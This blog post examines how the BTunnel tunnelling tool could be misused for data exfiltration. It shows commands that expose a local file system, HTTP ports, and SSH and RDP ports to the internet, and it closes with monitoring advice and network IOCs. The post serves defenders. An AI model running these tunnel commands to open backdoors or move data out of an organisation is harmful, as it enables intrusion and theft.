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Utilizing BTunnel For Data Exfiltration

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Initials

I have been working on <code>DevTunnels</code>, <code>CloudFlared</code> and they have always amazed me based on their usage i.e. providing ease to developers to expose their local codebases/applications over the internet and possibly by IT Team for troubleshooting and support. However, i always knew that threat actors are not taking a u-turn from LOLBins, Living Off Other Binaries etc. But, today it has happened in a research article covered by <code>Unit 42</code> where they uncovered a threat actor targeting <code>Asia</code> and utilizing developers systems i.e. installed <code>Visual Studio Code devtunnels</code> for data exfiltrations.

Reference: https://unit42.paloaltonetworks.com/stately-taurus-abuses-vscode-southeast-asian-espionage/


As organizations in most of the cases are not that much taking a look into the developers tools but threat actors have always been and have been trying to get into the system and findings simple ways to exfiltrate the data outside of the organizations. These tools have proven to be worth it for threat actors.

These tools are very simple to use yet very effective and kind of dificult to find whether any data exfiltration activity is happening as the tunnels created and hosted are on official website i.e. Microsoft, CloudFlare which are normally whitelisted everywhere.


While doing more research and finding out other possible solutions which work in the same way, one organization from India had my eyes on i.e. BTunnels. This works completely in similar fashion where the difference is that the Authentication of the session is based on API KEY. As well as very simple to configure Username and Password for authentication. But what will happen if API KEYs of someone else is exposed and is used by threat actors to exfiltrate the data? That still remains the question on how important it is to keep the API keys safe and secure.

BTunnels

It is fairly simple to use this tool as its a pre-compiled binary and is not required to be installed on the local system. Simple,y by hopping onto the downdloads sections we can download our required binary for Mac, Windows & Linux. For the sake of this article, i will be using Linux binary.



After this, simply create an account, hop over to Dashboard and grab your API KEY.



Finally, running the command to see what capabilities we have. As of writing this article, we have the following options.

- 1. Domain
- 2. File
- 3. Http
- 4. TCP

Well, as its very clear and all 4 can be abused/illegimiate use of the functionality for data exfiltration.

```
-(frog®frog)-[~/Downloads/BTunnel]
  -$ ./btunnel
Error: required flag(s) "key" not set
  btunnel [flags]
  btunnel [command]
Available Commands:
  domain
              Domain related commands
  file
              Serve local directory
  help
              Help about any command
              Serve localhost http server
  http
              Expose any tcp server to the internet
  tcp
Flags:
                         config file (default is $HOME/.btunnel.yaml)
  -c, --config string
  -h, --help
                         help for btunnel
  -k, --key string
                         API Key to use btunnel, sign-up at https://www.btunnel.in to get your own
  -l, --log string
                         Path to log file, by default it doesn't write to any file
  -m, --monitor string
                         Wheather to start the web monitor interface (default "true")
                         If true, doesn't print the http logs (default "false")
  -q, --quiet string
  -r, --region string
                         Region options, ap (Singapore), in (India), eu (Europe) and us (Usa Virginia)
                         version for btunnel
  -v, --version
Use "btunnel [command] --help" for more information about a command.
```

Lets take a look few of these.

1. File

The command for this is going to be as below.

```
./btunnel file --key <API-KEY>
```

Once we execute the command, we are provided with the Tunnel Link to access the the local file system over the internet directly.

```
Name: → Kamran Saifullah


Email: → kamransaifullah786@gmail.com

TimeOut: → Sun Sep 8 15:59:31 UTC 2024


Web Monitoring: → http://localhost:7140

file https://creqrgig48c7qek37io0-free.sg.btunnel.co.in → . Sun Sep 8 13:59:30 UTC 2024
```

Using the tunnel link as i am not subscribed yet, we are provided with the warning.



After clicking Go To Site, we can easily access the local file system over the internet.



Now, this is one usecase where we can easily expose the local file system over the internet.

2. Http

In order to forward the local port over the internet, we can use the following command where port number can vary.

```
./btunnel http -p 8000 --key <API-KEY>
```

We can clearly see in the below screenshot that our local port is being forwarded to Btunnels. So, we have to make sure that a server/service is running on localhost.


```
Name: → Kamran Saifullah
Email: → kamransaifullah786@gmail.com
TimeOut: → Sun Sep 8 16:03:44 UTC 2024
Web Monitoring: → http://localhost:7140

http://creqtfqg48c7qek37iog-free.sg.btunnel.co.in → http://localhost:8000 Sun Sep 8 14:03:43 UTC 2024
```

I have created a simple file and started a Python Server on the localhost hosting one sample.html file.

```
(frog® frog)-[~/Downloads/BTunnel]
$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Using the same link provided to us, we can access the file over the Tunnel.



3. TCP

This is one of the crazy parts where it does not looks malicious but what can happen here is?

We can redirect the network traffic and create backdoors and also port forward the RDP/SSH/FTP etc. connection over the internet and connect back to them using the BTunnels.

While testing this part, i received an error of not being a pro user but the command is so simple.

```
./btunnel tcp -p 22 --key <API-KEY>
```

Similarly, we can forward the RDP by running the following command.

```
./btunnel tcp -p 3389 --key <API-KEY>
```

and we can keep on going and can forward many other forts as required.

4. Domain

This command allows to persist the domains/subdomains created for the BTunnel for the current user. More information can be found on this at the below link.

https://www.btunnel.in/docs/commands/btunnel_domain

Conclusion

As simple as these tools are and the level of ease they bring for the developers (technical/non-technical). This can fairly be used by the threat actors to exfiltrate the data and not just that but also for C2 communications as well as Phishing/Spear Phishing. As most of these tools are not malicious by default/behavior wise, these can easily be brought onto the compromised machines, where when executed, the created tunnel can be used for malicious purposes.

It is equally important to keep an eye on these kind of ttols and to ensure these are blocked by default by having Application Whitelisting policies or else at-least the Tunnels links are monitored.

This only has 1 Network IOC and i.e. as below.

• https://*.btunnel.co.in

However, its recommended to add the following into monitoring as well.


• https://*.btunnel.in

Including the main domaind and subdomains.

Additional

One more thing which i have noticed is that anyone can create an account on the website without the need to email verification or 2FA/MFA neither the accounts are verified. Thus, opening it for a great opportunity for the threat actors to use the registration for bulk registrations and taking out bulk APIs which can be used for malicious purposes.

Also, one thing to note here is, this tool can not only be used to exfiltrate the data but also as a way in i.e. Phishing Campaigns as well as hosting binaries/tools/malwares and downloading them onto the compromised machines while the information of where it is connecting from remains within the orgnizations. Thus, giving away very less information of who the threat actor really is.



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